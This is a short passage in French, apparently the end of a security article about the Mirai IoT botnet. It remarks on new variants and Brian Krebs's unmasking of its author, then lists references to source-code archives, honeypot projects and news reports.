Depuis le mois d'octobre, différentes variantes sont apparues et il y a fort à parier que d'autres vont voir le jour, exploitant d'autres vulnérabilités afin de permettre la construction de nouveaux botnets.

Entre temps, Brian Krebs a dévoilé les résultats de son enquête visant à identifier Anna-Senpai **[krebs]**.

Références

[jgamblin] https://github.com/jgamblin/Mirai-Source-Code

[Bleeping] https://www.bleepingcomputer.com/news/security/you-can-now-rent-a-mirai-botnet-of-400-000-bots/

[Wikipedia] https://en.wikipedia.org/wiki/Hexspeak

[cowrie] https://github.com/micheloosterhof/cowrie

[hontel] https://github.com/stamparm/hontel

[morris] http://morris.guru/quick-tr069-botnet-writeup-triage/

[pythoney] https://github.com/strobostro/pythoney

[krebs] https://krebsonsecurity.com/2017/01/who-is-anna-senpai-the-mirai-worm-author/